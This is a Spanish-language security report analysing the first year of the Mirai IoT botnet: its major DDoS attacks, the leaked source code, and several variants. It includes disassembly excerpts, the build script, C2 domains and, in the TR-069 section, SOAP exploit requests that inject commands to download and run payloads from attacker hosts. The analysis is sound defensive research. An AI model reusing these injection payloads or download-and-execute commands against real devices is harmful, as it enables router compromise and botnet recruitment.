S2 GRUPO

MIRAI AÑO UNO

Evolución y adaptación de una botnet

INFORME 10/2017

AENOR Empresa Registrada UNE-EN ISO 9001 ER-0343/2008
AENOR Seguridad Información UNE-ISO/IEC 27001 SI-0002/2006
AENOR Gestión Servicios TI UNE-ISO/IEC 20000-1 STI-0001/2011
AENOR Gestión I+D+i UNE 166002 ID-0066/2010
AENOR Gestión Ambiental UNE-EN ISO 14001 GA-2013/0358
CERTIFIED IQNet MANAGEMENT SYSTEM

ÍNDICE

1. Introducción 5

2. Análisis de la Amenaza 7

3. Análisis de Variantes Destacadas 11

Mirai Base 11

Funciones destacadas 11

Compilación 13

Estructura del Ataque 14

Mirai #1 15

Variante 1 15

Variante 2 16

Variante 3 - santasbigcandycane 16

Botnet #14 17

Variante 4 17

Variante TR-069 17

Variante 5 20

Variante puerto 5353 20

Variante Windows 20

Variante SSL 23

Variante Memes 24

Variante Masuta 25

Variante Satori 26

Variante Freepein 26

Variante Bigbotpein 26

4. Actores detrás de Mirai 27

Mirai #1 27

Botnet #14 27

Lizard Squad 27
Otros Grupos 29
Cocaine 29
uu8889 29
Smithre 30
Snicker 30
Tonguepunchfartbox/glibc 30
5. Anexo 33
Variante Base 33
Credenciales por defecto 33
Mirai #1 34
Variante 1 34
Variante 2 35
Variante 3 - *santasbigcandycane* 35
Botnet #14 35
Variante 4 35
Variante TR-069 36
Dispositivos afectados 36
Lizard Squad 38
fucklevel3 38
Otros Grupos 39
Variante puerto 5353 39
Mirai en Windows 39
Variante SSL 39
Variante Memes 40
Variante Masuta 41
Variante MM 42
Snicker 42
Cocaine 43
uu8889 44
glibc 45
Club 46
Cloudflarerock 48
Tonguepunchfartbox 49
Pro 49
Smithre 50

Toasterhosting 52
6. REFERENCIAS 54
7. AUTOR 55

1. Introducción

Ha pasado un año desde que se registrara el 1 de agosto de 2016 la primera petición de un dispositivo infectado de la botnet IoT Mirai. A pesar de que no ser la primera de su especie (Gafgyt o Remaiten, entre otras, habían llegado antes), sí que marcó un antes y un después en cuanto al conocimiento por el gran público de la dimensión que supone la amenaza de los dispositivos IoT.

Mirai provocó los dos ataques de denegación de servicio más grandes hasta la fecha, el ataque a la web de hosting OVH con más de 1 Tbps de carga[1] (el mayor registrado hasta el momento) y el ataque a Dyn, que provocó la caída de portales como Twitter, Facebook o Paypal[2].

Este malware hace uso de la gran vulnerabilidad que presentan los dispositivos IoT, la implementación del protocolo UPnP[3], el cual permite el acceso desde una red externa hasta el dispositivo a través del nateo de la red, publicando así el puerto de acceso a todo Internet. Este hecho, junto a la configuración en su mayoría de las credenciales por defecto y el hecho de que el usuario no es consciente de la infección han permitido a la botnet crecer.

Sin embargo, lo que verdaderamente caracteriza a Mirai es que, tras dos meses de su primer registro, el código fuente fue filtrado, momento a partir del cual, numerosas variantes con características, funcionalidades y dispositivos objetivo diferentes, salieran a la luz.

Además, cabe destacar que Mirai se almacena en memoria, por lo que un reinicio del mismo provoca la desinfección inmediata[4], exponiéndose de ese modo a ser infectado

[1] http://securityaffairs.co/wordpress/51640/cyber-crime/tbps-ddos-attack.html
[2] https://www.theguardian.com/technology/2016/oct/26/ddos-attack-dyn-mirai-botnet
[3] https://hydrasky.com/network-security/upnp-universal-plug-and-play-vulnerabilities/
[4] https://www.pwnieexpress.com/blog/mirai-botnet-part-3

por una botnet diferente y provocando un continuo traspaso de dispositivos de una botnet Mirai a otra.

Este documento tiene el objetivo de exponer muchas de las características que hemos podido registrar en la botnet y la evolución sufrida durante su año de existencia.


Para la redacción del siguiente análisis nos hemos basado, por una parte, en las 342 muestras pertenecientes a diferentes variantes de Mirai recolectadas a través de nuestros sistemas honeypot, así como también de la extracción de muestras y/o análisis estáticos de las plataformas detux.org, linuxhuntingmalware.com y VirusTotal. En total, se ha hecho uso de una población de más de 1200 muestras.

2. Análisis de la Amenaza

A pesar de que los primeros registros de Mirai parten del uno de agosto de 2016, los primeros análisis lo catalogan como una variante de Linux.DDoS[5]. No será catalogado como un malware diferente a Gafgyt hasta el artículo de Malware Must Die el día 31 de agosto[6].

Tras más de mes y medio de propagación de la botnet, se produjo el primer ataque. Más de 600 Gbps fueron emitidos contra el portal krebsonsecurity.com el día 20 de septiembre[7]. Pocos días después OVH reportó haber sufrido ataques de más de 1 Tbps.

Sin embargo, un giro inesperado ocurrió el día 30 de septiembre de 2016, cuando Anna-Senpai compartió el código fuente de Mirai en la plataforma Hackforums, convirtiéndose así en la primera botnet IoT Open Source[8].


[FREE] World's Largest Net:Mirai Botnet, Client, Echo Loader, CNC source code release

Yesterday, 12:50 PM (This post was last modified: Yesterday 04:29 PM by Anna-senpai.)

Anna-senpai
L33t Member
L33T

Preface

Greetz everybody,

When I first go in DDoS industry, I wasn't planning on staying in it long. I made my money, there's lots of eyes looking at IOT now, so it
However, I know every skid and their mama, it's their wet dream to have something besides qbot.

So today, I have an amazing release for you. With Mirai, I usually pull max 380k bots from telnet alone. However, after the Kreb DDoS,
shutting down and cleaning up their act. Today, max pull is about 300k bots, and dropping.

So, I am your senpai, and I will treat you real nice, my hf-chan.

Tras la difusión del código fuente, el número de dispositivos infectados se duplicó, sin embargo, el impacto fue menor de lo esperado. Es probable que, dado el ruido mediático que provocaron los ataques récord, muchos grupos de cibercriminales no quisieran verse asociados al nombre de Mirai, al menos por el momento.

---

[5] https://vms.drweb-av.es/virus/?_is=1&i=8666208
[6] http://blog.malwaremustdie.org/2016/08/mmd-0056-2016-linuxmirai-just.html
[7] https://www.incapsula.com/blog/malware-analysis-mirai-ddos-botnet.html
[8] https://krebsonsecurity.com/2016/10/source-code-for-iot-botnet-mirai-released/

El día 21 de octubre de 2016, Dyn sufrió un ataque de denegación de servicio que provocó la pérdida de conectividad a portales como Reddit, Spotify, Twitter o Facebook desde cualquier parte del mundo[9]. El grupo hacktivista New World Hackers reclamó la responsabilidad del ataque como respuesta a la rescisión del acceso a Internet por parte de Ecuador a Julian Assange en su embajada de Londres.

Sin embargo, varios investigadores dudan de la autoría. El cabeza de estrategia de Dyn aseguró que los ataques a los servidores de la compañía eran más complejos que los detectados anteriormente.

No se ha acusado formalmente a ningún grupo hasta la fecha.

Nueva actividad con la botnet IoT se registró el día 2 de noviembre de 2016, dónde desde un ISP de Liberia sufrieron un ataque de denegación de servicio provocando retardos e incluso la total caída de Internet en gran parte del país[10].

El investigador de seguridad Kevin Beaumont aseguró que un tráfico de 500 Gbps se emitió contra un punto crítico en la infraestructura de las telecomunicaciones del país[11]. Este ataque fue provocado por una variante poco modificada, nombrada por la cuenta de Twitter @MiraiAttacks como Botnet #14[12].

Los primeros registros de estas muestras son del día 24 de octubre de 2016 y únicamente destaca por diferenciarse claramente de las primeras versiones de Mirai, optando por la eliminación de procesos con la cadena “mirai” durante la infección del dispositivo.

Ésta no sería la única actuación de éste actor. El día 27 de noviembre de 2016, se detectó un ataque contra los routers de la empresa proveedora de servicios Deutsche Telekom, la cual dejó sin Internet a casi un millón de hogares alemanes[13].

A diferencia de las muestras encontradas anteriormente, la infección del dispositivo no se llevó a cabo mediante un escaneo de la red con intentos de login con las credenciales por defecto (de hecho, apenas se encuentran en el código cuatro combinaciones de usuario y contraseña), sino que hace uso de la vulnerabilidad “LAN side DSL CPE


[9] https://www.theguardian.com/technology/2016/oct/26/ddos-attack-dyn-mirai-botnet
[10] https://www.theguardian.com/technology/2016/nov/03/cyberattack-internet-liberia-ddos-hack-botnet
[11] https://www.scmagazine.com/analysts-mixed-on-reason-for-liberia-mirai-attack/article/570970/
[12] https://twitter.com/MiraiAttacks/status/793877336911380480
[13] https://krebsonsecurity.com/2016/11/new-mirai-worm-knocks-900k-germans-offline/

configuration” definida en el protocolo TR-064 mediante la ejecución remota de código para la descarga y ejecución del malware[14].

El 22 de febrero de 2017, el hacker BestBuy fue arrestado en el aeropuerto de Londres por estar bajo sospecha de la infección de 900.000 routers de Deutsche Telekom[15]. En el juicio, él mismo aseguró que la denegación de servicio de los routers fue provocado por un funcionamiento erróneo del malware y que el objetivo únicamente era infectar dichos dispositivos para una posterior ejecución de ataques DDoS.

Tras declararse culpable, asumió también la responsabilidad del ataque a Liberia y aseguró haber recibido un pago de 10.000$ de un ISP de Liberia para atacar a su competencia[16].

Un ligero incremento en variantes y número de muestras se detectaron durante los siguientes meses, sin embargo, es a partir de febrero de 2017 cuando se observa un aumento muy notable de variantes de Mirai, así como de actores. Cabe destacar que todo apunta a que es el grupo Lizard Squad el creador de muchas de estas variantes, que, tras varios meses desde la detención del cibercriminal “*pein*”, junto a la distancia mediática del caso, habrían provocado su vuelta a la actividad, haciendo uso de las muestras como medio de reivindicación[17].



[14] https://www.enisa.europa.eu/publications/info-notes/mirai-malware-attacks-home-routers
[15] https://motherboard.vice.com/en_us/article/53q7wz/police-have-arrested-a-suspect-in-a-massive-internet-of-things-attack
[16] https://www.bitdefender.com/box/blog/iot-news/hacker-behind-deutsche-telekom-mirai-infection-pleads-guilty/
[17] https://motherboard.vice.com/en_us/article/nz7q77/feds-accuse-two-19-year-olds-of-hacking-for-lizard-squad-and-poodlecorp

Tras la mutación hacia la variante Persirai[18] o Bigbotpein (la cual parece estrechamente relacionada con diferentes variantes de Mirai y analizaremos en éste documento posteriormente) a través de la adopción de técnicas más limpias y efectivas de difusión, el número de muestras de Mirai ha disminuido drásticamente.

[18] http://blog.trendmicro.com/trendlabs-security-intelligence/persirai-new-internet-things-iot-botnet-targets-ip-cameras/

3. Análisis de Variantes Destacadas

Mirai Base

En este aparatado se va a analizar aquella parte del código fuente del bot del cliente de mirai que más tarde utilizaremos para la clasificación de las diferentes variantes.

Este código fue difundido el 30 de septiembre de 2016 por Anna Senpai:


Funciones destacadas

- *killer_init* → Mata los procesos asociados a los servicios telnet (23), SSH (22) y HTTP (80), para prevenir el acceso al sistema por parte de un tercero, ya sea un usuario o malware.
- *memory_scan* → Busca en memoria procesos asociados al malware Qbot, Zollard o empaquetado UPX.
- *get_random_ip* → Genera IPs aleatorias para el escaneo de puertos telnet o SSH en busca de credenciales por defecto, evitando aquellas relacionadas con General Electric, Hewlett-Packard, US Postal Service y el departamento de defensa de los Estados Unidos.
- *scanner_init* → Se encuentra la lista de 62 credenciales por defecto de dispositivos IoT (61 únicas, pues guest/guest está repetida).
- *main* → Modifica los archivos /dev/watchdog o /dev/misc/watchdog de cara a evitar el reinicio del dispositivo por él mismo, pues provocaría la desinfección inmediata.
- *attack_init* → En esta función encontramos los siguientes ataques:

attack_udp_generic
attack_udp_vse
attack_udp_dns
attack_udp_plain
attack_tcp_syn
attack_tcp_ack
attack_tcp_stomp
attack_gre_ip
attack_gre_eth
attack_app_proxy
attack_app_http

Sin embargo, el ataque , se encuentra comentado, y la función a la que hace referencia en el archivo attack_app.c, vacío.

Es en este archivo donde se menciona el enlace del videoclip "*Never gonna give you up*" de Rick Astley, https://www.youtube.com/watch?v=dQw4w9WgXcQ&feature=youtu.be presente en numerosas variantes.



También encontramos los User-Agents utilizados en las peticiones HTTP.

Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/537.36
Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.0.2743.116 Safari/537.36
Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/537.36
Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.0.2743.116 Safari/537.36
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6) AppleWebKit/601.7.7 (KHTML, like Gecko) Version/9.1.2 Safari/601.7.7

Compilación

En el paquete filtrado, podemos encontrar el script para la compilación del binario.

Para la compilación del binario encontramos la siguiente instrucción de ayuda para la ejecución del script:

```
echo "Usage: $0 <debug | release> <telnet | ssh>"
```


Así pues, la opción *release* lleva a cabo la compilación llamando a la función *compile_bot*, la cual utiliza gcc para la compilación de todas las arquitecturas y una posterior eliminación de información simbólica.

```
function compile_bot {

"$1-gcc" -std=c99 $3 bot/*.c -O3 -fomit-frame-pointer -fdata-sections -ffunction-sections -Wl,-
-gc-sections -o release/"$2" -DMIRAI_BOT_ARCH=\""$1"\"

"$1-strip" release/"$2" -S --strip-unneeded --remove-section=.note.gnu.gold-version --
remove-section=.comment --remove-section=.note --remove-section=.note.gnu.build-id --
remove-section=.note.ABI-tag --remove-section=.jcr --remove-section=.got.plt --remove-
section=.eh_frame --remove-section=.eh_frame_ptr --remove-section=.eh_frame_hdr
```

Por otra parte, encontramos la posibilidad de compilarlo en una versión “*debug*” la cual hace uso de diferentes versiones de gcc, dejando el código sin *stripear*.

Estructura del Ataque

- Un dispositivo infectado accede vía telnet o SSH a otro dispositivo mediante credenciales por defecto
- El dispositivo atacante envía la dirección IP y credenciales a su servidor de reporte
- El servidor lleva a cabo un ataque contra el dispositivo vulnerable con las credenciales correctas y ejecuta la instrucción de descarga y ejecución del bot de Mirai
- El dispositivo vulnerable ha sido infectado y llevará a cabo la propagación de la botnet, además de abrir el puerto 48001 para habilitar la comunicación con el C2, listo para recibir órdenes



Mirai #1

Variante 1

- Primer Mirai registrado. Fue subido a la plataforma VirusTotal el día 6 de agosto de 2016, aunque se tienen registros de actividad desde el día 1 de agosto
- No dispone de dominio C2 en el código, la comunicación de report se lleva a cabo a través de la instrucción *wiretap –report = 'tcp://tcp://65.222.202.53:80'*

```
0x0804df17    0083c40c89c3    add byte [ebx - 0x3c76f33c], al
0x0804df1d    6a29            push 0x29                  ; ')' ; ')' ; 41
0x0804df1f    6840130508      push str.UKPGVCR           ; "wiretap -report='tcp://65.222.202.53:80'" @ 0x8051340
0x0804df24    50              push eax
0x0804df25    e856040000      call fcn.0804e380
```

- No incorpora el ataque HTTP Flood, motivo por el que no se encuentran los User-Agents característicos de la botnet incorporados en el binario
- Únicamente se encuentran referencias a los ataques 0, 1, 2, 3, 4, 5, 6, 7 y 8

```
mov ebx, eax
mov byte [eax + 4], 8
    ; [0x8048190:4]=0x909090c3
mov dword [eax], 0x8048190
pop eax
xor eax, eax
    ; [0x80520c0:1]=0
mov al, byte [0x80520c0]
pop edx
    ; 0x4
    ; 4
lea eax, [eax*4 + 4]
push eax
    ; [0x80520c4:4]=0
mov eax, dword [0x80520c4]
push eax
call fcn.0804f878 ;[gb]
    ; [0x80520c0:1]=0
mov dl, byte [0x80520c0]
xor ecx, ecx
mov cl, dl
inc edx
    ; [0x80520c4:4]=0
mov dword [0x80520c4], eax
mov dword [eax + ecx*4], ebx
    ; [0x80520c0:1]=0
mov byte [0x80520c0], dl
mov eax, 1
add esp, 0x18
pop ebx
ret
```

- A diferencia de las siguientes versiones, no se observa la modificación del fichero /dev/watchdog para evitar el reinicio del sistema.

Variante 2

Esta nueva variante ya tiene un formato bastante similar al Mirai Base, sin embargo, todavía tiene detalles muy característicos.

- Registrada el 2 de septiembre de 2016
- Variante bastante similar al Mirai Base
- Mismas credenciales que en la variante anterior
- Modifica el fichero /dev/watchdog para evitar que el dispositivo provoque el reinicio del mismo.
- Incorpora el ataque HTTP Flood

```
mov byte [eax + 4], 0xa
mov ebx, eax
    ; [0x80481a0:4]=0x14bd55
mov dword [eax], 0x80481a0
```

- Ya encontramos los 5 User-Agents presentes en la variante base

```
0x08051c96    b884520508    mov eax, str.oMXKNNC_r    ; "Mozilla/5.0 (Macintosh;
Intel Mac OS X 10_11_6) AppleWebKit/601.7.7 (KHTML, like Gecko) Version/9.1.2 Safari/601.7.7" @
0x8055284
0x08051c9b    89442404      mov dword [esp + 4], eax
0x08051c9f    891c24        mov dword [esp], ebx
0x08051ca2    e899000000    call fcn.08051d40
```

Variante 3 - santasbigcandycane

- Registrada el 23 de septiembre de 2016
- Presenta por primera vez el dominio C2 en el código del binario
- Bautizada así por nosotros por la referencia al dominio *network.santasbigcandycane[.]cx*
- Incorpora como credenciales *mother/fucker* presentes en la variante base, probablemente como provocación, conocer de estar siendo objeto de análisis
- Contiene la opción de modificación del archivo /dev/misc/watchdog en caso de no encontrar /dev/watchdog
- Todo apunta a que se trata de la variante cuyo código fuente fue filtrado

Botnet #14

Variante 4

- Registrada el 24 de octubre de 2016
- Tiene *mofoscam[.]org* como servidor C2 asociado
- Mismas credenciales presentes en el Mirai Base
- Elimina de manera forzada los procesos legítimos relacionados con los servicios telnet y SSH legítimos, además de procesos con la cadena mirai

```
killall -9 telnetd
pkill -9 telnetd
pkill telnetd
killall -9 dropbear
pkill -9 dropbear
killall -9 telnet
pkill -9 telnet
pkill telnet
busybox killall -9 mirai.arm
busybox killall -9 mirai.sh4
busybox killall -9 mirai.arm7
busybox killall -9 mirai.mips
busybox killall -9 mirai.mpsl
```

- Variante que provocó el ataque contra los ISP de Libero el 2 de noviembre de 2016
- La eliminación de procesos con la cadena “mirai” nos indica que es un grupo diferente a Mirai #1

Variante TR-069

- Primera variante con una modificación en profundidad
- Su objetivo eran routers que tuvieran implementado el protocolo TR-069
- Únicamente existen muestras para las arquitecturas ARM, MIPS, SPARC, PowerPC, Renesas SH y Motorola 68020
- No utiliza las credenciales por defecto para la infección de dispositivos

- Hace uso de la vulnerabilidad "*LAN side DSL CPE configuration"* definida en el protocolo TR-64 y todavía presente en el protocolo TR-069, la cual permite la ejecución remota de código a través de siguiente petición SOAP por HTTP:

```
[172.16.1.32:60556 --> XX.XXX.XXX.XXX:7547]
POST /UD/act?1 HTTP/1.1
Host: 127.0.0.1:7547
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
SOAPAction: urn:dslforum-org:service:Time:1#SetNTPServers
Content-Type: text/xml
Content-Length: 534
<?xml version="1.0"?><SOAP-ENV:Envelopexmlns:SOAP-
ENV="http://schemas.xmlsoap.org/soapenvelope/" SOAP-
ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"> <SOAP-ENV:Body>
<u:SetNTPServersxmlns:u="urn:dslforum-org:service:Time:1"> NewNTPServer1>`cd
/var/tmp;cd/tmp;tftp-l b -r b -g vizxv.pw;sh b`</NewNTPServer1>
NewNTPServer2></NewNTPServer2>   <NewNTPServer3></NewNTPServer3>
<NewNTPServer4>NewNTPServer4>   <NewNTPServer5></NewNTPServer5>
</u:SetNTPServers> </SOAP-ENV:Body></SOAP-ENV:Envelope>
```

- Una segunda variante fue registrada haciendo uso del protocolo HTTP para la descarga del script, además del ya utilizado anteriormente tftp

```
<?xml version="1.0"?><SOAP-ENV:Envelopexmlns:SOAP-
ENV="http://schemas.xmlsoap.org/soapenvelope/" SOAP-
ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"> <SOAP-ENV:Body>
<u:SetNTPServersxmlns:u="urn:dslforum-org:service:Time:1"> NewNTPServer1>`cd
/tmp;tftp -l 3 -r 1 -g l.ocalhost.host;chmod 777 3;./3`</NewNTPServer1>
NewNTPServer2></NewNTPServer2>   <NewNTPServer3></NewNTPServer3>
<NewNTPServer4>NewNTPServer4>   <NewNTPServer5></NewNTPServer5>
</u:SetNTPServers> </SOAP-ENV:Body></SOAP-ENV:Envelope>
<?xml version="1.0"?><SOAP-ENV:Envelopexmlns:SOAP-
ENV="http://schemas.xmlsoap.org/soapenvelope/" SOAP-
ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"> <SOAP-ENV:Body>
<u:SetNTPServersxmlns:u="urn:dslforum-org:service:Time:1"> NewNTPServer1>`cd
/tmp;wget http://l.ocalhost.host/1;chmod 777 1;./1`</NewNTPServer1>
NewNTPServer2></NewNTPServer2>   <NewNTPServer3></NewNTPServer3>
<NewNTPServer4>NewNTPServer4>   <NewNTPServer5></NewNTPServer5>
</u:SetNTPServers> </SOAP-ENV:Body></SOAP-ENV:Envelope>
```

- Incorpora DGA para la generación periódica de dominios que pueden utilizarse como puntos de encuentro con sus servidores C2, además de servir como medida de protección contra el descifrado de dominios en el servicio C2

- El malware intenta la resolución de dos de los tres dominios que podemos encontrar en las *strings* del código (tr069[.]online, tr069[.]support y tr069[.]tech). En caso de fallar en su resolución, llevará a cabo la generación de un dominio aleatorio con una semilla según la fecha, tomando los valores de día, mes y año.

```
lw      $gp, 0x40+var_30($sp)
move    $a0, $s0
la      $t9, sub_40F400
nop
jalr    $t9 ; sub_40F400
move    $s1, $v0          # Semilla para DGA
lw      $v1, 0x10($v0)    # Mes; Año; Dia
lw      $a0, 0x14($v0)
addiu   $s2, $sp, 0x40+var_24
lw      $s0, 0xC($v0)
addiu   $a3, $v1, 1
lui     $v0, 0x3FF
lui     $v1, 0x51EB
lw      $gp, 0x40+var_30($sp)
addiu   $t1, $a0, 0x76C
ori     $t7, $v0, 0xFF00
ori     $t6, $v1, 0x851F
move    $t2, $s2
addiu   $t5, $sp, 0x40+var_18
li      $t4, 0xFFFFFFF0
li      $t3, 0xFFFFFFFE
sll     $v0, $t1, 3
```

- Un error en la implementación provocó una denegación de servicio al proveedor de servicios Deutsche Telekom el día 28 de noviembre de 2016
- El objetivo, tal y como aseguró su autor, era la infección de los routers para una posterior ejecución de ataques DDoS
- En el código encontramos la instrucción para cerrar el puerto 7546 utilizado para la comunicación con el ISP

```
la      $a0, loc_410000
la      $t9, sub_4134F0
li      $v0, 2
addiu   $a0, (aBusyboxIptable - 0x410000)  # "busybox iptables -A INPUT -p tcp --dest"...
sh      $v0, 0x2110+var_20E4($sp)
jalr    $t9 ; sub_4134F0
sw      $zero, 0x2110+var_20E0($sp)
lw      $gp, 0x2110+var_2100($sp)
nop
la      $t9, sub_407CF0
nop
jalr    $t9 ; sub_407CF0
li      $a0, 0x1600
lw      $gp, 0x2110+var_2100($sp)
li      $v0, 0x1600
la      $t9, sub_412A30
sh      $v0, 0x2110+var_20E2($sp)
li      $a0, 2
li      $a1, 2
jalr    $t9 ; sub_412A30
move    $a2, $zero
lw      $gp, 0x2110+var_2100($sp)
beq     $v0, $s2, loc_408764
move    $s0, $v0
```

- Estas instrucciones no se llegaron a ejecutar debido a que la mayoría de dispositivos no tenían por defecto el sistema operativo Linux

Variante 5

- Registrada a partir del 28 de octubre de 2016
- Incorpora siete combinaciones de credenciales nuevas
- Dichas combinaciones tienen como objetivo mayoritario cámaras web exteriores de vigilancia (AM-Q6320-WIFI, Camera VC-A20IPBLF1 o Hi3518E)
- Provoca un aumento de cerca de 5.000 dispositivos en el tamaño de la botnet

Variante puerto 5353

- Registrada por primera vez el día 29 de diciembre de 2016
- Ejecuta peticiones DNS contra el puerto 5353 de dispositivos IoT
- El puerto 5353 es utilizado por el servicio Multicast DNS, el cual permite la detección automática de dispositivos
- El protocolo mDNS sufre una vulnerabilidad que permite la respuesta a consultas unicast desde fuera de la red local de enlace. Esta respuesta es de mayor tamaño que la consulta y puede utilizarse para la amplificación de ataques de denegación de servicio
- A pesar de la magnitud de la amenaza, no se tienen registros de que haya sido utilizada.

Variante Windows

- Registrada por primera vez el 15 de enero de 2017
- Dominios asociados *update.drytekc[.]com* y *report.drytekc[.]com*
- La variante más compleja detectada hasta la fecha
- Permite ampliar el espectro de dispositivos vulnerables a Mirai
- El objetivo era no cometer el error de Botnet #14 de no ejecutarse por incompatibilidad
- Escanea, aparte de telnet y SSH, los puertos asociados a los servicios DCE/RPC, SMB, MSSQL, MySQL y RDP
- En la función *main* podemos encontrar diferentes opciones de ejecución del malware

```
-syn - use scanning in Tcp_Syn mode instead of Tcp_connect mode
-log - log information in the log file
-see - display console window
-srv - launch as a server
-cli - launch as a client
-start, -stop, -create, -delete - service management
-run – launch the Trojan as an application, not as a service
-s - launch the Trojan a service
```

```
loc_43EEBA:                 ; size_t
push    4
push    offset aLog         ; "-log"
mov     eax, [ebp+var_24]
mov     ecx, [ebp+argv]
push    dword ptr [ecx+eax*4] ; char *
call    _strncmp
add     esp, 0Ch
test    eax, eax
jnz     short loc_43EEE2
```

```
loc_43EEE2:                 ; size_t
push    4
push    offset aSee         ; "-see"
mov     eax, [ebp+var_24]
mov     ecx, [ebp+argv]
push    dword ptr [ecx+eax*4] ; char *
call    _strncmp
add     esp, 0Ch
test    eax, eax
jnz     short loc_43EF0A
```

```
loc_43EF0A:                 ; size_t
push    4
push    offset aSrv         ; "-srv"
mov     eax, [ebp+var_24]
mov     ecx, [ebp+argv]
push    dword ptr [ecx+eax*4] ; char *
call    _strncmp
add     esp, 0Ch
test    eax, eax
```

